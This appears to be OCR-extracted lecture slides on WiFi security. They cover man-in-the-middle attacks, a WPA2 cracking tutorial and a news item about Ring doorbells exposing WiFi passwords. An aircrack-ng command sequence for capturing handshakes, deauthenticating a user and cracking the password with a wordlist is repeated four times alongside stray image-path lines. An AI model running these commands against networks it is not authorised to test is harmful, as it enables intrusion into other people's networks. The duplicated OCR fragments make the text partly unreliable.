  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Man in the Middle Attacks (MitM)


Access Point doesn't care and just acknowledges the request



```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Man in the Middle Attacks (MitM)


Which the attacker sends back to the user



```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Man in the Middle Attacks (MitM)

At this point the attacker can continue to listen in on any encrypted communications or use the communication to steal the WiFi password



```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Full WPA2 Aircrack Tutorial

Tutorial Link

Biggest Hindrances:

- Strong Passwords
- Weak Signals

Welcome to the Cantenna

Welcome to Wardriving

Wikipedia Link

Security Zen - Attacking Ring Doorbells over Wifi

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

I AM THE ONE WHO RINGS —

Ring-a-ding: IoT doorbell exposed customer Wi-Fi passwords to eavesdroppers

Bitdefender report in July led to patch of code that sent credentials in plaintext.

SEAN GALLAGHER - 11/8/2019, 10:59 AM

Article Link